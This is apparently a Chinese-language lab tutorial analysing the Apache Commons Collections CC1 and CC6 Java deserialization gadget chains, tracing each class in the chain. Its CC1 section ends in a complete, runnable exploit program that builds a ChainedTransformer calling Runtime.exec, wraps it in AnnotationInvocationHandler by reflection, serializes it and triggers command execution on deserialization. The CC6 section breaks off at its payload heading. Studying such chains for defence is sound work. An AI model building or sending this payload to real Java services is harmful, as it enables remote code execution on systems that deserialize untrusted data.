

java反序列化

CC1链:

一、漏洞背景与环境准备

1.组件简介:

2.实验环境:

二、核心链分析

1.InvokerTransformer类

2.TransformMap类

3.AbstractInputCheckedMapDecorator类

4.AnnotationInvocationHandler类

5.参数确认

三、构造攻击payload

CC6链

一、核心链分析

1.LazyMap类

2.TideMapEntry类

3.HashMap类

二、构造攻击payload

CC1链:

一、漏洞背景与环境准备

1.组件简介:

Apache Commons Collections 3.2.1 漏洞成因。

2.实验环境:

JDK 版本要求 (8u65 及以下)

<https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html>

依赖库配置

<http://hg.openjdk.java.net/jdk8u/jdk8u/jdk/rev/af660750b2f4>

二、核心链分析

1. InvokerTransformer类

这是一个经验论，因为InvokerTransformer.transform中的 Method.invoke()可以调用执行任意的方法和命令

```
public Object transform(Object input) {
    if (input == null) {
        return null;
    }
    try {
        Class cls = input.getClass();
        Method method = cls.getMethod(iMethodName, iParamTypes);
        return method.invoke(input, iArgs);
    }
}
```

然后要去逆这个transform()方法，看哪里有调用它。虽然能找到很多地方是以xxx.transform()的形式，但要找个最好用的，定位到TransformedMap

2. TransformMap类

```
protected Object checkSetValue(Object value) {
    return valueTransformer.transform(value);
}
```

里面的这个checkSetValue对像，方法一被调用就可立即执行transform，但是checkSetValue被定义为protected，需要找同包中调用它的。还有一点，这里的valueTransformer是个参数可以被赋值，找到赋值的地方

```
protected TransformedMap(Map map, Transformer keyTransformer, Transformer valueTransformer) {
    super(map);
    this.keyTransformer = keyTransformer;
    this.valueTransformer = valueTransformer;
}
```

同样是被定义为protected，要想赋值也得找实例化

那么就先从TransformMap开始找

```
▼ TransformedMap 2 个结果
  ▼ decorate(Map, Transformer, Transformer) 1 个结果
    74 return new TransformedMap(map, keyTransformer, valueTransformer);
  ▼ decorateTransform(Map, Transformer, Transformer) 1 个结果
    92 TransformedMap decorated = new TransformedMap(map, keyTransformer, valueTransformer);
```

```
public static Map decorate(Map map, Transformer keyTransformer, Transformer valueTransformer) {
    return new TransformedMap(map, keyTransformer, valueTransformer);
}
```

可以找到两个，但decorate更方便，static(静态)关键词，允许直接使用。

接着我要去寻找checkSetValue

3.AbstractInputCheckedMapDecorator类

```
▼ Maven: commons-collections:commons-collections:3.2.1 1 个结果
  ▼ org.apache.commons.collections.map 1 个结果
    ▼ AbstractInputCheckedMapDecorator.MapEntry 1 个结果
      ▼ setValue(Object) 1 个结果
        192 value = parent.checkSetValue(value);
```


```
protected MapEntry(Map.Entry entry, AbstractInputCheckedMapDecorator parent) {
    super(entry);
    this.parent = parent;
}

public Object setValue(Object value) {
    value = parent.checkSetValue(value);
    return entry.setValue(value);
}
```


很复杂啊，来分析一下。parent参数定位到上面MapEntry中可以传参，因为要用的是TransformMap中的checkSetValue，所有parent传参就是TranformMap，但是MapEntry也是protected，同样要找个包。

要想执行方法还要调用setValue对象，逆一下。

4.AnnotationInvocationHandler类




找到了意外之喜，readObject()一切的开始



这样就链起来了memberValue.setValue()会触发parent.checkSetValue(), 内部方法直接调用valueTransformer.transform()。其中parent和valueTransformer参数可控，InvokerTransformer开始工作反射执行命令。

5.参数确认

现在来看一下，parent从哪里传入



就是从MapEntry传入，但是MapEntry也是protected，还是得逆着找到EntrySet(protected)，接着找到entrySet

```
所有位置 中的 用法或基方法的用法 1 个结果
  新实例创建 1 个结果
    Maven: commons-collections:commons-collections:3.2.1 1 个结果
      org.apache.commons.collections.map 1 个结果
        AbstractInputCheckedMapDecorator 1 个结果
          entrySet() 1 个结果
            101 return new EntrySet(map.entrySet(), this);

99  public Set entrySet() {
100     if (isSetValueChecking()) {
101         return new EntrySet(map.entrySet(), parent: this);
102     } else {
103         return map.entrySet();
104     }
105 }
106
107 //-----
```

```
abstract class AbstractInputCheckedMapDecorator
    extends AbstractMapDecorator {
```

这个AbstractInputCheckedMapDecorator是abstract修饰，不能直接实例化，但能被子类继承它的方法，而子类中就有TransformMap，而entrySet中parent传的是this，也就是谁调用的就传谁，很明显是TransformMap，刚好符合我们的需求。

```
选择AbstractInputCheckedMapDecorator的实现方法 (4 found)
  PredicatedMap (org.apache.commons.collections.map)      Maven: commons-collections:comr
  PredicatedSortedMap (org.apache.commons.collections.map)  Maven: commons-collections:comr
  TransformedMap (org.apache.commons.collections.map)      Maven: commons-collections:comr
  TransformedSortedMap (org.apache.commons.collections.map) Maven: commons-collections:comr
```

三、构造攻击payload

Runtime是不被允许序列化的，因为没有Serializable接口，意味着我们的代码不被允许执行，所以有一个神奇的ConstantTransformer类，它确保了无论接收到什么输入，都返回Runtime.class

正常反射代码如下

```
Java |
1  public static void main(String[] args) throws Exception{
2      InvokerTransformer invokerTransformer = new InvokerTransformer(
3          "exec",
4          new Class[]{String.class},
5          new Object[]{"calc"}
6      );
7      Runtime runtime = Runtime.getRuntime();
8      invokerTransformer.transform(runtime);
9  }
```

序列化反射代码如下

```

1  public static void main(String[] args) throws Exception {
2      Transformer[] transformerArray = new Transformer[]{
3          new ConstantTransformer(Runtime.class),
4          new InvokerTransformer("getMethod", new Class[]{String.class,
5              Class[].class}, new Object[]{"getRuntime", null}),
6          new InvokerTransformer("invoke", new Class[]{Object.class,
7              Object[].class}, new Object[]{null, null}),
8          new InvokerTransformer("exec", new Class[]{String.class}, new
9              Object[]{"calc"})
10     };
11     ChainedTransformer chainedTransformer = new ChainedTransformer(transformerArray);

```

将其转义

第1步：确认要用Runtime.class

第2步：确定要用的方法是getRuntime()

第3步：如果说1, 2两步只是确认要调用的内容，那这一步就是将其编写成可执行代码

第4步：真正要执行的内容

ChainedTransformer的作用就是将四个动作串在一起当成一个动作。

来入口处捋一下执行条件

```

for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
    String name = memberValue.getKey();
    Class<?> memberType = memberTypes.get(name);
    if (memberType != null) { // i.e. member still exists
        Object value = memberValue.getValue();
        if (!(memberType.isInstance(value) ||
            value instanceof ExceptionProxy)) {
            memberValue.setValue(
                new AnnotationTypeMismatchExceptionProxy(
                    foundType: value.getClass() + "[" + value + "]").setMember(
                        annotationType.members().get(name)));
        }
    }
}

```

这个循环要进行，需要创建一个Map容器（Map容器通过唯一的key寻找value），一个是key的类型得合法，另一个是value不是正常类型，也不是ExceptionProxy就进入下面逻辑，在payload里加入

```

1  HashMap map = new HashMap<>();
2  map.put("value", "i am R1d3r");

```

这里很特殊，两个都不能直接实例化，所以TransformedMap用了工厂方法模式，AnnotationInvocationHandler用了反射的方式

```

1  Map<Object, Object> transformedMap = TransformedMap.decorate(map, null, chainedTransformer);
2
3  Class clazz = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
4  Constructor constructor = clazz.getDeclaredConstructor(Class.class, Map.class);
5  constructor.setAccessible(true);
6  Object obj = constructor.newInstance(Target.class, transformedMap);

```

Class.forName() -- 根据类名字符串加载类

getDeclaredConstructor() -- 获取构造函数，找到对应的对象的方法

```
AnnotationInvocationHandler(Class<? extends Annotation> type, Map<String, Object> memberValues) {
```

constructor.setAccessible(true) -- 关闭访问权限，使它都能调用

newInstance() -- 相当于实例化 AnnotationInvocationHandler

最后我需要的是序列化数据流，将内容都序列化，传入后被反序列化执行

```
1  package org.example;
2
3  import org.apache.commons.collections.Transformer;
4  import org.apache.commons.collections.functors.ChainedTransformer;
5  import org.apache.commons.collections.functors.ConstantTransformer;
6  import org.apache.commons.collections.functors.InvokerTransformer;
7  import org.apache.commons.collections.map.TransformedMap;
8
9  import java.io.*;
10 import java.lang.annotation.Target;
11 import java.lang.reflect.Constructor;
12 import java.util.HashMap;
13 import java.util.Map;
14
15 public class cc1test {
16     public static void main(String[] args) throws Exception {
17         Transformer[] TransformerArray = new Transformer[]{
18             new ConstantTransformer(Runtime.class),
19             new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
20             new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
21             new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
22         };
23         ChainedTransformer chainedTransformer = new ChainedTransformer(TransformerArray);
24
25         HashMap map = new HashMap<>();
26         map.put("value", "i am R1d3r");
27
28         Map<Object, Object> transformedMap = TransformedMap.decorate(map, null, chainedTransformer);
29
30         Class clazz = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
31         Constructor constructor = clazz.getDeclaredConstructor(Class.class, Map.class);
32         constructor.setAccessible(true);
33         Object obj = constructor.newInstance(Target.class, transformedMap);
34
35         ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("cc1.ser"));
36         oos.writeObject(obj);
```

```

37         oos.close();
38         System.out.println("序列化完成");
39
40         ObjectInputStream ois = new ObjectInputStream(new FileInputStream(
41             "cc1.ser"));
42         ois.readObject();
43         ois.close();
44         System.out.println("反序列化完成");
45     }
46 }
47

```

CC6链

相较于CC1链，CC6不受jdk版本限制，只要commons collections小于3.2.1

一、核心链分析

InvokerTransformer没有变化，但是jdk8u_71之后，AnnotationInvocationHandler类被重写了，修改了readObject方法，里面没有了setValue方法。重新找一条链

1.LazyMap类

查找transform的用法后来到

```

© LazyMap.java
155     public Object get(Object key) {
156         // create value for key if key is not currently in the map
157         if (map.containsKey(key) == false) {
158             Object value = factory.transform(key);
159             map.put(key, value);
160             return value;
161         }

```

```

public Object get(Object key) {
    // create value for key if key is not currently in the map
    if (map.containsKey(key) == false) {
        Object value = factory.transform(key);
        map.put(key, value);
        return value;
    }
    return map.get(key);
}

```

我们要用transform，可以通过factory传参

```

public static Map decorate(Map map, Transformer factory) { return new LazyMap(map, factory); }

```

也就是调用这个对象

然后我们要向上追溯找谁调用了LazyMap.get()

2.TideMapEntry类

```

public Object getValue() { return map.get(key); }

```

这里可以实现对get()的调用

```

public int hashCode() {
    Object value = getValue();
    return (getKey() == null ? 0 : getKey().hashCode()) ^
        (value == null ? 0 : value.hashCode());
}

```

这里实现了对getValue的

3.HashMap类

```

static final int hash(Object key) {
    int h;
    return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
}

```

入后是HashMap.readObject()

```

1      private void readObject(java.io.ObjectInputStream s)
2          throws IOException, ClassNotFoundException {
3          // Read in the threshold (ignored), loadfactor, and any hidden stu
4      ff
5          s.defaultReadObject();
6          reinitialize();
7          if (loadFactor <= 0 || Float.isNaN(loadFactor))
8              throw new InvalidObjectException("Illegal load factor: " +
9                  loadFactor);
10         s.readInt(); // Read and ignore number of buckets
11         int mappings = s.readInt(); // Read number of mappings (size)
12         if (mappings < 0)
13             throw new InvalidObjectException("Illegal mappings count: " +
14                 mappings);
15         else if (mappings > 0) { // (if zero, use defaults)
16             // Size the table using given load factor only if within
17             // range of 0.25...4.0
18             float lf = Math.min(Math.max(0.25f, loadFactor), 4.0f);
19             float fc = (float)mappings / lf + 1.0f;
20             int cap = ((fc < DEFAULT_INITIAL_CAPACITY) ?
21                 DEFAULT_INITIAL_CAPACITY :
22                 (fc >= MAXIMUM_CAPACITY) ?
23                 MAXIMUM_CAPACITY :
24                 tableSizeFor((int)fc));
25             float ft = (float)cap * lf;
26             threshold = ((cap < MAXIMUM_CAPACITY && ft < MAXIMUM_CAPACITY)
27                 ?
28                 (int)ft : Integer.MAX_VALUE);
29             @SuppressWarnings({"rawtypes","unchecked"})
30             Node<K,V>[] tab = (Node<K,V>[])new Node[cap];
31             table = tab;
32
33             // Read the keys and values, and put the mappings in the HashM
34         ap
35         for (int i = 0; i < mappings; i++) {
36             @SuppressWarnings("unchecked")
37             K key = (K) s.readObject();
38             @SuppressWarnings("unchecked")
39             V value = (V) s.readObject();
40             putVal(hash(key), key, value, false, false);
41         }
42     }
43 }

```

二、构造攻击payload

同样是构造InvokerTransformer.transform()的链子，借由ChainedTransformer